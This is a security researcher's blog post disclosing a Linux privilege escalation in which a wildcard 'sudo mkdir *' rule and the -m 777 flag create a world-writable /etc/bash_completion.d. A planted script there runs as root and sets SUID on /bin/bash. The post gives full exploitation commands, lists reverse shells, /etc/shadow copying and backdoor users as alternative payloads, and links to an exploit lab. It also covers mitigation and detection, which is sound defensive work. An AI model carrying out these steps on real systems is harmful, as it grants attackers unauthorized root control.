
Privilege Escalation via sudo mkdir: Exploiting Bash Completion
November 11, 2025
Author and Researcher

Ravindu Wickramasinghe
@rvz
Introduction
During a recent authorized VAPT engagement, I encountered a system with an unusual sudo configuration: a user had permission to run sudo mkdir * with no password required. While initially appearing harmless, this configuration, when combined with the mkdir -m flag, can lead to full root privilege escalation through bash completion auto-loading.
After researching common privilege escalation resources, I could not find any documented techniques specifically targeting sudo mkdir with the -m flag. While sudo misconfigurations are well-documented in general, this specific combination appears to be undocumented, making it worth documenting for the security community.
The Vulnerability
The attack exploits multiple components working together:
- Misconfigured sudo permissions:
user ALL=(root) NOPASSWD: /bin/mkdir * - The
-mflag overrides umask: When usingmkdir -m 777, the-mflag explicitly sets the mode to 777, ignoring umask. This creates world-writable directories regardless of umask settings - Target directory doesn't exist:
/etc/bash_completion.d/must not already exist (it doesn't on many fresh installations) - Bash completion auto-loading: Scripts in
/etc/bash_completion.d/are automatically sourced by root during interactive bash sessions
Technical Analysis
The mkdir -m Flag
The mkdir command accepts a -m (mode) flag to set directory permissions during creation:
mkdir -m 777 /tmp/test # Creates drwxrwxrwx directoryWhen executed with sudo, this creates a root-owned world-writable directory. With sudo mkdir * permissions, you can create new directories directly in /etc/. The target directory (/etc/bash_completion.d/) must not already exist for the exploit to work:
# Create world-writable directory directlysudo /bin/mkdir -m 777 /etc/bash_completion.d# Verify permissionsls -ld /etc/bash_completion.dstat -c %a /etc/bash_completion.d# Output: drwxrwxrwx 2 root root 4096 Nov 10 22:30 /etc/bash_completion.d# Permissions: 777Result: /etc/bash_completion.d/ now exists as drwxrwxrwx owned by root, allowing unprivileged users to write files into it.
Bash Completion Auto-Loading
Linux systems with bash-completion installed include /etc/profile.d/bash_completion.sh, which sources scripts from /etc/bash_completion.d/:
# From /etc/profile.d/bash_completion.shif [ -d /etc/bash_completion.d ]; then for i in /etc/bash_completion.d/*; do [ -r "$i" ] && . "$i" donefiThis executes during:
- Interactive bash login (
bash -l) - SSH sessions
su -/sudo -i- Any shell that sources
/etc/profile
Key point: If /etc/bash_completion.d/ doesn't exist initially, creating it as world-writable allows unprivileged users to plant scripts that execute as root on next login.
Exploitation Steps
Step 1: Verify sudo Permission
sudo -l | grep mkdir# Expected: (root) NOPASSWD: /bin/mkdir *Step 2: Check Target Directory
# Check if target directory existsls -ld /etc/bash_completion.d 2>&1# Expected: No such file or directoryStep 3: Create World-Writable Directory
# Create world-writable directory directlysudo /bin/mkdir -m 777 /etc/bash_completion.d# Verify permissions (must be 777 for exploit to work)ls -ld /etc/bash_completion.dstat -c %a /etc/bash_completion.d# Output: drwxrwxrwx 2 root root 4096 Nov 10 22:30 /etc/bash_completion.d# Permissions: 777Step 4: Verify Write Access
# Test if you can write to the directory (must succeed)echo "test" > /etc/bash_completion.d/test-write 2>&1 && echo "SUCCESS: Can write" || echo "FAILED: Cannot write"rm -f /etc/bash_completion.d/test-writeStep 5: Plant Payload

cat > /etc/bash_completion.d/privesc << 'EOF'#!/bin/bashif [ "$(id -u)" = "0" ]; then chmod u+s /bin/bash 2>/dev/nullfiEOFchmod +x /etc/bash_completion.d/privescThe example above demonstrates a SUID bash payload that sets the SUID bit on /bin/bash. However, any arbitrary code can be executed as root. Common alternatives include reverse shells, copying sensitive files like /etc/shadow to accessible locations, adding SSH keys to /root/.ssh/authorized_keys, creating backdoor users, or executing any other malicious code with root privileges.
Step 6: Wait for Root Interactive Bash Session
The payload executes automatically when root:
- SSHs into the system
- Runs
sudo -iorsu - - Opens an interactive bash session
Once the payload executes, the SUID bit is set on /bin/bash. You can then run /bin/bash -p to obtain a root shell, as demonstrated in the proof of concept screenshot above.
PoC Exploit and CTF Style Lab Environment
Lab Environment: A Docker-based CTF-style challenge is available for testing this technique. The repository includes the exploit script, vulnerable Docker environment, and setup instructions.
GitHub Repository: https://github.com/rvizx/sudo-mkdir-exploit
Why This Works
The attack succeeds because:
- Wildcard permissions: The
*insudo mkdir *allows passing flags like-m - The
-mflag overrides umask: Themkdir -m 777command explicitly sets permissions to 777, ignoring umask. This creates world-writable directories, allowing unprivileged users to write payloads - Target directory doesn't exist:
/etc/bash_completion.d/must not already exist. If it exists, you cannot modify its permissions withmkdir - Auto-loading mechanism: Bash completion scripts are automatically sourced during interactive root bash sessions, providing an execution path (though this requires root to use interactive bash)
Mitigation
To prevent this attack:
- Remove wildcard permissions: Avoid
sudo mkdir *configurations. Use specific paths instead:terminal# Vulnerableuser ALL=(root) NOPASSWD: /bin/mkdir *# Safer (restrict to specific paths)user ALL=(root) NOPASSWD: /bin/mkdir /opt/app/data/* - Use wrapper scripts: Create a restricted wrapper that validates paths and prohibits dangerous flags
- Enable SELinux/AppArmor: Mandatory access controls can prevent unauthorized directory creation in protected paths
- Regular audits: Monitor for world-writable directories in system paths:terminal
find /etc /lib /usr -type d -perm -0002 -ls 2>/dev/null
Detection
Indicators of this attack include:
- World-writable directories in
/etc/or other system paths - Recently created world-writable directories in
/etc/ - Suspicious
sudo mkdirusage with-mflag - Recently created files in
/etc/bash_completion.d/
Limitations and Situational Requirements
This technique is highly situational and requires specific conditions:
- The
-mflag overrides umask: Themkdir -m 777command explicitly sets permissions to 777, ignoring umask. This means the exploit works regardless of umask settings, as long as the-mflag is allowed by the sudo rule - Target directory must not exist:
/etc/bash_completion.d/must not already exist. If it exists, you cannot modify its permissions withmkdir. - Root must use interactive bash: The payload only executes when root starts an interactive bash session that sources bash completion. If root never uses interactive bash, the payload never triggers.
Conclusion
The sudo mkdir * configuration with wildcard permissions allows full root privilege escalation through the -m flag. By creating a world-writable /etc/bash_completion.d/ directory, unprivileged users can plant scripts that execute as root during interactive bash sessions. This specific attack vector combining sudo mkdir -m with bash completion auto-loading is undocumented in existing privilege escalation resources.